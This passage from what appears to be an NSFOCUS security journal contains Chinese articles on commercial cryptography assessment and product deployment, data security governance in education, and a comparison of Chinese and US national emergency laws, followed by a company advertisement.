● 制定密码相关安全管理制度，包括密码人员管理制度、密钥管理制度、建设运行制度、密码软硬件及介质管理制度、密码安全培训制度等。

● 制定密钥管理策略，包括密钥的产生、分发、存储、使用、更新、归档、撤销、备份、恢复和销毁等全生命周期的管理。

● 建立密码管理岗位，包括密钥管理员、密码安全审计员、密码操作员等关键安全岗位，相互监督，相互制约。

● 制定密码安全事件应急预案、安全事件报告制度及流程，如事件发生后，应及时向信息系统主管部门及归属的密码管理部门进行报告等。

（三）运行阶段

信息系统运行阶段，系统运营者需严格执行既定的密码应用安全管理制度，定期委托密评机构对系统开展密评。同时，《密码法》明确商用密码应用安全性评估，可与关键信息基础设施安全检测评估、网络安全等级测评等工作相互衔接、统筹考虑、协调开展。

2021 年 6 月，国家密码管理局第 42 号公告发布了密评试点机构名录。据名录显示目前全国共 48 家，其中北京 20 家。据统计，北京“等保 + 密评”双资质机构 14 家，如图 3 所示。

北京“等保+密评”机构	中国电力科学研究院
	中国电子科技集团公司第十五研究所
	中国金融电子化公司
	中金金融认证中心有限公司
	中科信息安全共性技术国家工程研究中心有限公司
	公安部第一研究所
	北京市电子产品质量检测中心
	北京软件产品质量检测检验中心
	北京卓识网安技术股份有限公司
	北京信息安全测评中心
	交通运输信息安全中心有限公司
	国家信息中心
	国家信息技术安全研究中心
	教育部教育管理信息中心

图 3 北京“等保 + 密评”双资质机构

信息系统运行期间的密码应用安全遵循持续改进的原则，根据安全需求、系统脆弱性、风险威胁程度、系统环境变化及对系统安全认识的深化等，及时检查、总结、调整现有的密码应用措施，确保系统各项密码技术和管理措施落实到位。若系统约束条件发生重要变化，必要时系统运营者需修订密码应用方案，对系统进行升级改造 [2]。

4. 密码产品建设部署

密码应用建设过程中，为了通过密码技术实现真实性、机密性、完整性和不可否认性，需要以密码产品为载体提供支撑。商用密码产品按功能可以划分为密码算法类、数据加解密类、认证鉴别类、证书管理类、密钥管理类、密码防伪类和综合类七大类。

● 密码算法类产品主要是指提供基础密码运算功能的产品，包括密码芯片等。密码芯片广泛应用于各类密码产品和安全产品，主要提供基础且安全的密码运算功能。

● 数据加解密类产品主要是指提供数据加解密功能的产品，包括服务器密码机、云服务器密码机、VPN 设备、加密硬盘等。

● 认证鉴别类产品主要是指提供身份鉴别等功能的产品，包括认证网关、动态口令系统、签名验签服务器等。

● 证书管理类产品主要是指提供数字证书产生、分发、管理功能的产品，包括证书认证系统等。证书认证系统是对生命周期内的数字证书进行全过程管理的一套软件，包括用户注册管理、证书的生成与签发、证书的存储与发布、证书状态的查询等。

● 密钥管理类产品主要是指提供密钥产生、分发、更新、归档和恢复等功能的产品，包括密钥管理系统等。密钥管理类产品的核心功能是确保密钥的安全性。

● 密码防伪类产品主要是指提供密码防伪验证功能的产品，包括电子印章系统、时间戳服务器等。

● 综合类产品是指提供含上述六类产品功能的两种或两种以上的产品，包括自动柜员机（ATM）密码应用系统等。

在信息系统建设过程中，需要结合系统的业务场景，充分分析密码应用安全需求，选择适合的密码产品，切实发挥密码技术在网络安全中的底线保障作用。

如图 4 展现了通用业务场景下的密码产品建设部署拓扑，通过常见的密码产品实现密码的真实性、机密性、完整性和不可否认性功能，以供参考。




图 4 密码产品建设部署图

（一）真实性实现

保护实体身份真实性的主要方式是身份鉴别，通过密码技术实现身份鉴别的方式，包括基于对称密码的身份鉴别、基于非对称密码的身份鉴别、基于杂凑算法的身份鉴别。此外，密码技术还可以与静态口令、生物特征等身份鉴别技术相结合，实现多因素鉴别。

信息系统根据实际业务情况，通过部署经商用密码认证机构认证合格的签名验签服务器、服务器密码机、安全认证网关等密码产品或证书认证系统，在登录过程中配合使用智能密码钥匙、动态令牌等密码产品，实现对登录用户的身份真实性鉴别。

（二）机密性与完整性实现

通过密码技术实现机密性保护的方式，包括基于对称密码的机密性保护和基于非对称密码的机密性保护。通过密码技术实现完整性保护的方式包括基于杂凑的完整性保护、基于消息鉴别码的完整性保护和基于数字签名的完整性保护。

● 传输过程的机密性与完整性保护

信息系统根据实际业务情况，通过部署经商用密码认证机构认证合格的安全网关、协同签名系统，与客户端部署的安全浏览器、协同签名客户端，搭建客户端与服务器端之间的国密安全传输通道，实现重要数据传输的机密性和完整性。

● 存储过程的机密性与完整性保护

信息系统根据实际业务情况，通过部署经商用密码认证机构认证合格的存储加密产品、服务器密码机、数据库加密系统等，满足信息系统对重要数据的机密性、完整性需求，以及信息资源的安全标记、系统访问控制信息的完整性等安全存储需求。

（三）不可否认性实现

通过密码技术保护信息系统重要操作的不可否认性，一般基于杂凑和非对称密码技术。

信息系统根据实际业务情况，部署经商用密码认证机构认证合格的签名验签服务器、电子签章系统、时间戳服务器等密码产品或服务，为信息系统提供电子签章、签名验签等功能。通过签名、签章等方式，满足信息系统对收发的数据、相关操作记录、数据原发行为和接收行为的不可否认性需求。

5. 密评助力网络安全

在《密码法》和《国家政务信息化项目建设管理办法》的标准框架下，全国各省市也陆续发布了省市级的政务信息化项目建设管理办法，不断加大密码应用的推行力度。基础信息网络、重要信息系统、重要工业控制系统和政务信息系统等重要领域密码应用持续深化。

密码技术作为网络空间安全的核心技术，在网络安全体系中起着不可替代的作用。GB/T 39786-2021《信息安全技术 信息系统密码应用基本要求》的实施和密码产品技术检测标准规范的发布，以及关基保护条例和等保 2.0 等一系列法律法规的颁布，将进一步促进加强密码应用，使得商用密码应用的安全性评估在信息系统的网络安全规划、建设、运行中发挥强有力的规范作用，保障网络空间安全。

参考文献

[1]《商用密码应用与安全性评估》. 电子工业出版社 , 2020-4

[2] 政务信息系统密码与安全性评估工作指南（2020 版）. 中国密码学会密评联委会 , 2020-9

浅谈“十四五”教育信息化的数据安全建设思路

绿盟科技 行业技术中心 刘艳东

摘要：“十四五”时期，信息化进入加快数字化发展、建设数字中国的新阶段。数据是国家基础性战略资源和重要生产要素，党中央高度重视数字化治理和数据安全问题，数据安全建设更是融入到国家“十四五”规划纲要中，重要性日趋凸显。《数据安全法》的出台对我国构建数据安全治理体系和提高数据安全保障能力具有深远意义，着力促进了我国数字化转型和治理数字化长远发展。

关键词：教育信息化 数据安全治理 数据安全运营

近些年，国家教育部及相关部门下发多项推进数据安全治理工作的政策文件。2020 年 9 月，国家发布了《关于加强教育系统数据安全的指导意见》；2021 年，教育部等七部门印发了《关于加强教育系统数据安全工作的通知》，明确提出“要建立教育系统数据安全责任体系和数据分类分级制度，形成教育系统数据资源目录。健全覆盖数据收集、传输存储、使用处理、开放共享等全生命周期的数据安全保障制度，开展常态化的数据安全监测预警通报”等工作目标。数据安全治理已成为推进教育信息化战略发展的重要工作之一。

1. 教育系统数据安全建设现状与风险

1.1 业务数据增长迅猛，带来风险的集中化

随着教育信息化建设的深入开展，业务系统建设的数量逐渐增多，业务逻辑和数据类型复杂，尤其是教育业务系统上云之后，数据规模呈爆炸式增长，这对教育业务系统数据安全的完整性、机密性保护工作带来了极大挑战，对教育系统信息数据的集中化管理，也带来了安全风险的集中化。

1.2 数据安全已纳入安全合规性监管体系

在教育行业，存在涉及重要业务信息和个人信息的关键信息基础设施，如果发生数据泄露和丢失问题，将对社会和个人造成巨大影响。《数据安全法》的发布，标志着我国以数据安全保障、数据开发利用和产业发展全面进入法治化轨道，同时也对数据安全治理与建设工作提出了合规性要求。

1.3 缺乏体系化的建设思路与措施

在管理体系方面，尚未建立有效的组织制度和流程规范，不能有力地推动数据安全管理工作的开展。技术防护措施方面，主要采用文档加密、数据库加密、数据防泄漏和数据库审计等手段，没有形成体系化、层次化的数据安全防护能力。在数据安全监管方面，尚未形成规范化、流程化的垂直监管体系，无法对各级教育行政和业务部门的数据安全工作进行管理与评价。

2. 教育系统数据安全治理体系设计思路

多年来，绿盟科技深耕数据安全领域，并开展了大量创新研究、技术探索与落地实践工作。基于对数据安全治理工作的深入理解，参考 Gartner 数据安全治理框架（DSG），提出了“一个中心、四个领域、五个阶段”的顶层设计思路。

图 1 数据安全顶层设计思路

在建设方面，绿盟科技提出了“知、识、控、察、行”的数据安全方法论，以指导和帮助教育行业客户有序开展数据安全工作。

知：分析理解数据安全相关政策法规，梳理系统业务及人员对数据的使用规范，定义出敏感数据。

识：利用技术工具对教育业务系统信息和个人信息等敏感数据进行扫描发现，对扫描后的数据进行定位、分类和分级。

控：根据敏感数据的级别，确定数据在全生命周期中的可用范围，通过制度规范和技术措施，对数据进行有效的权限管控。

察：对数据的流转、使用和开放共享进行监督，确保数据在合理可控的范围内正常使用时，对非法数据行为记录，并为溯源取证提供支撑。

行：对流转数据动态跟踪和管理，从合规监管、风险管控、策略优化等方面提供可持续运营能力。

3. 教育系统数据安全建设流程

依托“知、识、控、察、行”方法论，在教育系统数据安全建设方面，主要从以下几个方面开展：

● 业务数据梳理

教育业务应用系统众多，同时存储大量具有重要价值的业务和个人信息数据。因此，业务管理部门要深度参与数据资产梳理和分类分级工作，并配合安全管理部门对业务和个人数据进行梳理，制定教育数据分类分级标准和资源数据目录。建立并完善数据安全管理组织架构和责任落实机制，加强组织建设，以制度和标准为管理手段，抓好数据安全制度的修订、完善与落实工作，并逐步形成层次化的管理制度规范文件。稳步构建安全管理部门统筹整体数据安全工作、业务部门深度参与、行政主管部门做好数据安全监管与审计的协同联动机制，打造合理有效的组织保障体系。

● 定义识别敏感数据

安全管理部门要事先定义和识别教育业务系统敏感数据，基

于行业的业务特点开展数据识别、数据分类和数据分级等工作，这也是后续开展数据安全建设的基础。由于数据类型的不同，对教育系统业务的影响，也会不同。可参考《网络安全法》要求对个人信息和重要数据分开进行评估和定级，再遵循“就高不就低”的原则，对教育业务系统数据条目进行整体定级。

● 数据全生命周期安全风险评估

在定义识别敏感数据之后，需要对敏感数据进行梳理和风险评估。数据安全风险评估可以从数据全生命周期的采集、传输、存储、处理、交换和销毁各个阶段进行考虑，并通过人工服务和专业工具共同完成。IT 系统是承载教育业务数据的重要环境，系统本身存在的脆弱性问题，也会导致敏感数据的泄露和丢失。因此，数据承载环境的安全，也是数据安全体系建设需要考虑的一个重要因素。

● 数据的纵深安全防护

在数据安全防护能力设计方面，应以数据为核心，从应用、终端、网络的纵深防护思想进行规划与设计，利用内容识别、检测、防护、加密、水印、脱敏、审计等防范手段，实现对数据生命周期多个环节的全覆盖。可融入“零信任”思想，以数据防护为重点，构建以身份信任为基础、持续评估的应用访问安全架构，实现环境感知、可信控制和全面审计，从应用和数据访问控制层面，对业务系统数据进行安全防护。

● 敏感数据监察分析

以用户、资产和数据的行为模式为出发点，利用 5W1H 分析模型对教育业务系统敏感数据的行为进行分析。通过 UEBA 技术对数据行为进行基线建模，利用行为模式发现数据的异常事件。用户行为分析与机器学习技术可以有效解决传统分析方法信息量大、有效信息少的问题。从历史的可信访问行为中提取访问规则，利用算法对行为进行聚类分析，进而生成可视化的访问行为簇，通过图谱分析和可视化方式，帮助安全管理部门更加有效地管理敏感数据的访问情况。

● 持续运营与优化改进

安全是个动态变化的过程。随着信息化的深入发展，业务与数据在持续变化，数据安全的策略与手段，也将随之不断变化。在数据安全持续运营的过程中，通过数据安全运营和监管平台对业务系统数据安全状态进行集中管控，从数据安全事件的威胁监测、分析研判、事件处置、通报预警、度量评价等多个层面进行运营和监管，根据数据安全的状态进行及时的策略调整和优化改进，实现对数据安全的闭环管理和可持续运营。

4. 总结与展望

数字化技术促进了教育智能化与信息化快速发展，数据安全治理作为教育信息化发展的重要课题，将逐步走向教育信息化建设工作的正轨。数据安全治理工作要从顶层框架进行规划与设计，围绕管理、技术、运营和监管等多个维度进行体系化建设，以着力提升教育系统数据风险管控能力，为教育信息化发展提供重要支撑，助力我国早日实现教育现代化的长远目标。

国家紧急状态及中美两国相关流程差异对比

绿盟科技 行业技术中心 张睿 张智南 品牌推广部 张若芙

摘要：国家紧急于各国均事关重大，但受各国政体、司法体系不同的影响，世界各国的国家紧急状态定义及启动流程存在巨大差异。对比阐述中国与美国两大经济实体，围绕国家紧急状态启动条件与流程的差异，有助于定义安全事件级别，进而明确安全应急响应流程。基于相关差异，对理解网络安全、关键信息基础设施安全和国家安全的关系更有助益。

关键词：国家紧急状态 启动条件 安全应急 中美流程差异

2021 年，美国最大燃油管道运营商 Colonial Pipeline 因勒索病毒攻击，导致包括美国首都华盛顿特区在内十七个州的供油网络中断，联邦政府交通部联邦汽车运输安全管理局宣布，相关地区进入紧急状态。此事件一方面刷新了大家对于能源输配安全关乎国家安全这一认知，另一方面再次将“紧急状态”这一概念带入公众视野，引发大家对于何为“国家紧急”，紧急状态如何启动，怎样区分国家紧急与部门紧急，乃至如果关键信息基础设施遭受网络攻击，启动应急响应与启动紧急状态的差异等相关一系列讨论。

“国家紧急”于传媒领域，是表征负面事件波及范围广大的一种强调；但于司法层面，针对“国家紧急”这一概念，我国与美国均有严格的定义，对于宣布“国家紧急状态”更有明确的授权主体和流程限制。随着我国网络安全领域立法的不断完善，准确把握“国家紧急”的司法内涵，有益于理解网络安全与国家安全的关系。通过对比中、美两国有关国家紧急状态相关要求及流程差异，我们能够更清晰地认识网络安全对于当今世界各国政治、经济、法律的影响，理解当今世界格局下的博弈是全领域、全方位的博弈。

1. 国家紧急状态的渊源

我国的“国家紧急状态”，溯源来自早期“戒严”这一概念。新中国成立后，1954 年宪法规定了全国人民代表大会常务委员会，有权宣布全国或者部分地区进入戒严状态。期间宪法几经修改，1975 年删除有关戒严的规定，后又于 1982 年宪法恢复相关戒严规定，并在 2004 年宪法修正案中，正式将“戒严”变更为“紧急状态”。

当前根据司法部法律法规数据库查询到的现行有效的法律，除《中华人民共和国宪法》包含“紧急状态”外，还有《中华人民共和国香港特别行政区基本法》《中华人民共和国澳门特别行政区基本法》《中华人民共和国香港特别行政区驻军法》《中华人民共和国突发事件应对法》《中华人民共和国国家安全法》及《中华人民共和国戒严法》多部法律也包含该内容。2004 年宪法修正案将“戒严”变更为“紧急状态”后，我国并未单独对《中华人民共和国戒严法》进行更名。以现行有效法律的发布时间为顺序，涉及“紧急状态”的时间轴，如下图所示：

1990年
《中华人民共和国香港特别行政区基本法》

↓

1993年
《中华人民共和国澳门特别行政区基本法》

↓

1996年
《中华人民共和国戒严法》
《中华人民共和国香港特别行政区驻军法》

↓

1999年
《中华人民共和国澳门特别行政区驻军法》

↓

2004年
宪法修正案，“戒严”修改为“紧急状态”

↓

2007年
《中华人民共和国突发事件应对法》

↓

2015年
《中华人民共和国国家安全法》

↓

2018年
宪法修正案
第六十七条、第八十条、第八十九条

资料来源：中华人民共和国司法部法律数据库，绿盟科技

2. 国家紧急状态启动条件

根据《中华人民共和国宪法》（2018 年修正本），全国人民代表大会常务委员会有权决定全国或者个别省、自治区、直辖市进入紧急状态，并由国家主席宣布。国务院有权依照法律规定决定省、自治区、直辖市的范围内部分地区进入紧急状态，并由国务院总理宣布。

结合“紧急状态”的渊源，综合考虑 1996 年《中华人民共和国戒严法》第一章第二条，在发生严重危及国家的统一、安全或者社会公共安全的动乱、暴乱或者严重骚乱，不采取非常措施不足以维护社会秩序、保护人民的生命和财产安全的紧急状态时，国家可以决定实行戒严。

所以，从启动原因、决定与宣布主体上，我国宪法进行了严格的定义和权力划分，“国家紧急状态”拥有强烈的涉及国家总体安全的含义，各类紧急状态的决定机关、宣布主体如下表所示：

紧急状态分类、决定与宣布

序号	类型	决定机关	宣布	出处
1	全国或者个别省、自治区、直辖市进入紧急状态	全国人大常委会	国家主席	宪法第六十七条、八十条
2	省、自治区、直辖市的范围内部分地区进入紧急状态/戒严	国务院	国务院总理	宪法第八十九条、戒严法第三条
3	战争状态	全国人大常委会	国家主席	国家安全法第三十五条、三十六条、三十七条
4	全国总动员或者局部动员	全国人大常委会	国家主席	国家安全法第三十五条、三十六条、三十七条
5	特别行政区进入紧急状态	全国人大常委会		香港特别行政区基本法第十八条、澳门特别行政区基本法第十八条

资料来源：中华人民共和国司法部法律法规数据库，绿盟科技

3. 国家紧急与应急的差异

根据《中华人民共和国突发事件应对法》（以下称《突发事件应对法》），突发事件是指突然发生，造成或者可能造成严重的社会危害，需要采取应急处置措施予以应对的自然灾害、事故灾难、公共卫生事件和社会安全事件。

按照社会危害程度、影响范围等因素，自然灾害、事故灾难、公共卫生事件分为特别重大、重大、较大和一般四级。法律、行政法规或者国务院另有规定的，从其规定。突发事件的分级标准由国务院或者国务院确定的部门制定。

所以，国家紧急不能与应急混同，从对国家安全的危害程度衡量，突发公共事件的危害较能够启动国家紧急状态事件带来的维护更弱。《突发事件应对法》也规定了针对特别重大突发事件的处理方式，以保持合理衔接及同宪法的一致性，即对人民生命财产安全、国家安全、公共安全、环境安全或者社会秩序构成重大威胁时，采取《突发事件应对法》和其他有关法律、法规、规章规定的应急处置措施不能消除或者有效控制、减轻其严重社会危害，需要进入紧急状态的，由全国人民代表大会常务委员会或者国务院依照宪法和其他有关法律规定的权限和程序决定，紧急状态期间采取的非常措施，依照有关法律规定执行，或者由全国人民代表大会常务委员会另行规定。

另外，从国家突发公共事件应急管理的主体考虑，当前负责组织编制国家应急总体预案和规划，指导各地区各部门应对突发事件工作的职责由国务院应急管理部承担。所以，从权力主体的级别考虑，也较启动国家紧急状态或区域紧急状态的人大常委会及国务院级别更低。综合参考国务院应急管理部的职责，一般突发事件应急主要围绕安全生产类、自然灾害类等应急、指挥、救援相关内容。依据中央人民政府官网发布的《国家突发公共事件总体应急预案》，我国的突发公共事件分类如下表所示：

国家突发公共事件分类

序号	类型	内容
1	自然灾害	主要包括水旱灾害，气象灾害，地震灾害，地质灾害，海洋灾害，生物灾害和森林草原火灾等
2	事故灾难	主要包括工矿商贸等企业的各类安全事故，交通运输事故，公共设施和设备事故，环境污染和生态破坏事件等
3	公共卫生事件	主要包括传染病疫情，群体性不明原因疾病，食品安全和职业危害，动物疫情，以及其他严重影响公众健康和生命安全的事件
4	社会安全事件	主要包括恐怖袭击事件，经济安全事件和涉外突发事件等

资料来源：中华人民共和国中央人民政府官网，绿盟科技

4. 美国国家紧急状态法案

美国于 1976 年颁布《国家紧急状态法案》，规定了紧急状态的颁布、持续、终止等程序。与此同时，1979 年美国颁布《国际紧急经济权法案》。基于相关法案，迄今美国宣布国家进入紧急状态 60 余次。

《国家紧急状态法案》规定，当出现联邦法律规定的可宣布紧急状态的情况时，总统有权宣布美国进入国家紧急状态，并为推行相关工作颁布临时性法规，以解决现有法规无法处理的问题。一旦紧急状态终止，临时性法规随之失效。紧急状态一经宣布，需立即报送美国国会并于《联邦公报》发布。若国会及总统均未宣布提前终止或延长紧急状态，紧急状态将在宣布生效的两年后自然终止，拥有未决事项、联合引述等情况的紧急状态除外。

为了制约紧急状态权力滥用，国会需每半年召开会议投票决定何时终止紧急状态，并将决定提交至众议院或参议院。若两院对该决议持有不同意见，需各自委派人员参与会议，以达成一致意见。此外，当美国进入国家紧急状态或国会宣战时，总统需每六个月向国会呈报政府紧急状态相关的开支。

美国《国家紧急状态法案》

序号	类型		细则	出处
1	现有紧急状态	终止时间	国家紧急状态宣布生效的两年后终止	《国家紧急状态法案》Sec.101.
2	未来紧急状态	终止条件	国会两院同时通过终止决议 总统发布终止公告	《国家紧急状态法案》Sec.202.
		终止日期	终止决议或终止公告日期 以较早日期为准	《国家紧急状态法案》Sec.202.
		终止流程	国会两院通过决议投票决定	
		其他情况	总统于宣布后每周年到期前决定	
3	权利行使		总统可提议由总统或其他官员行使紧急法权利	《国家紧急状态法案》Sec.301.
4	问责制		总统负责确保其重要命令的文件和索引 执行机构负责所有规定制度的文件和索引	《国家紧急状态法案》Sec.401.
5	报告		紧急状态或宣战期间，总统于特定日期提交支出报告	《国家紧急状态法案》Sec.401.

资料来源：《国家紧急状态法案》，绿盟科技

从 1976 年《国家紧急状态法案》颁布以来，已宣布的国家紧急状态约一半，至今仍然存续有效。拜登继任美国总统后，

2021 年 2 月致信国会，延长了抗击疫情的国家紧急状态，目前还未结束。4 月，拜登政府对俄罗斯联邦实施了新制裁，对多个实体企业列入黑名单，并基于俄罗斯对美国国家安全构成特别威胁这一原因，宣布美国进入紧急状态。另外，基于《国家紧急状态法案》，现行有效的与中国相关的美国宣布的国家紧急状态如下表所示：

美国现行有效的国家紧急状态

行政令	日期	名称
E.O.13694	2015年4月1日	阻断重大网络恶意活动相关涉事人员资产 （Blocking the Property of Certain Persons Engaging in Significant Malicious Cyber-Enabled Activities）
E.O.13873	2019年5月15日	《确保信息通信技术与服务供应链安全》行政令 （Executive Order on Securing the Information and Communications Technology and Services Supply Chain）
E.O.13936	2020年7月14日	总统关于香港正常化的行政令 （The President 's Executive Order on HongKong Normalization）
E.O.13959	2020年11月12日	应对以证券投资方式融资中共涉军企业的威胁 （Addressing the Threat From Securities Investments That Finance Communist Chinese Military Companies）

资料来源：公开数据整理，绿盟科技

5. 中美两国国家紧急差异对比

从启动原因上，我国对于能够启动国家紧急状态的原因范围更小。而美国启动国家紧急状态的范围更大，其中涉及应对恐怖主义威胁、公共健康问题、外交危机、军事与核威胁、贸易与出口管制、制裁、移民安全等多个领域的事项。

我国的国家紧急状态宣布更注重事件预期结果影响，以事件影响范围确定宣布等级及授权主体。而美国的国家紧急状态更注重区分原因，并且能够基于不同原因宣布多个单行国家紧急状态，多个国家紧急状态可以并存，然后依据实际情况适时撤销。

以全国紧急状态、战争状态的决定与宣布为例，我国的决定、宣布采用两级，将决定机关与宣布机关分离。而美国的决定机关与宣布机关合二为一，只是从权力划分上，国家总统负责宣布国家紧急状态，而国会负责宣布战争状态，相关细节如下表所示：

全国紧急状态、战争状态对比

序号	类型	国家	决定机关	宣布	出处
1	全国进入紧急状态	中国	全国人大常委会	国家上席	宪法第六十七条、八十条
		美国	国家总统		Public Law Sec.201.
2	战争状态	中国	全国人大常委会	国家主席	国家安全法第三十五条、三十六条、三十七条
		美国	国会		Public Law Sec.401.

资料来源：公开数据整理，绿盟科技

此外，鉴于美国三权分立的权力架构，国家紧急状态的决定权具有较强的权力博弈性质。因为在国家处于紧急状态时期，总统有权行使紧急行政权。一方面这有助于其及时有效地处理威胁事项；另一方面，也在一定程度上放开了对总统权力的约束，使得其能够成为总统推行政治主张的一大战略工具。如美国前总统特朗普上任后，曾多次宣布进入国家紧急状态，并利用由此得到的特权来应对移民等问题，引发国际社会对美国宣布国家紧急状态相关问题的关注，使得这一名词以更大的热度进入公众视野。

TONE CLOUD

云运营再造新安全

云地协同

弹性高效　全面防御　运营闭环

云安全管家APP

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，
为政府、金融、运营商、能源、交通、科教文卫等行业用户和各类型企业用户，
提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的后面，他们是备受信赖的专家。

客户支持热线：400-818-6868

NSFOCUS绿盟科技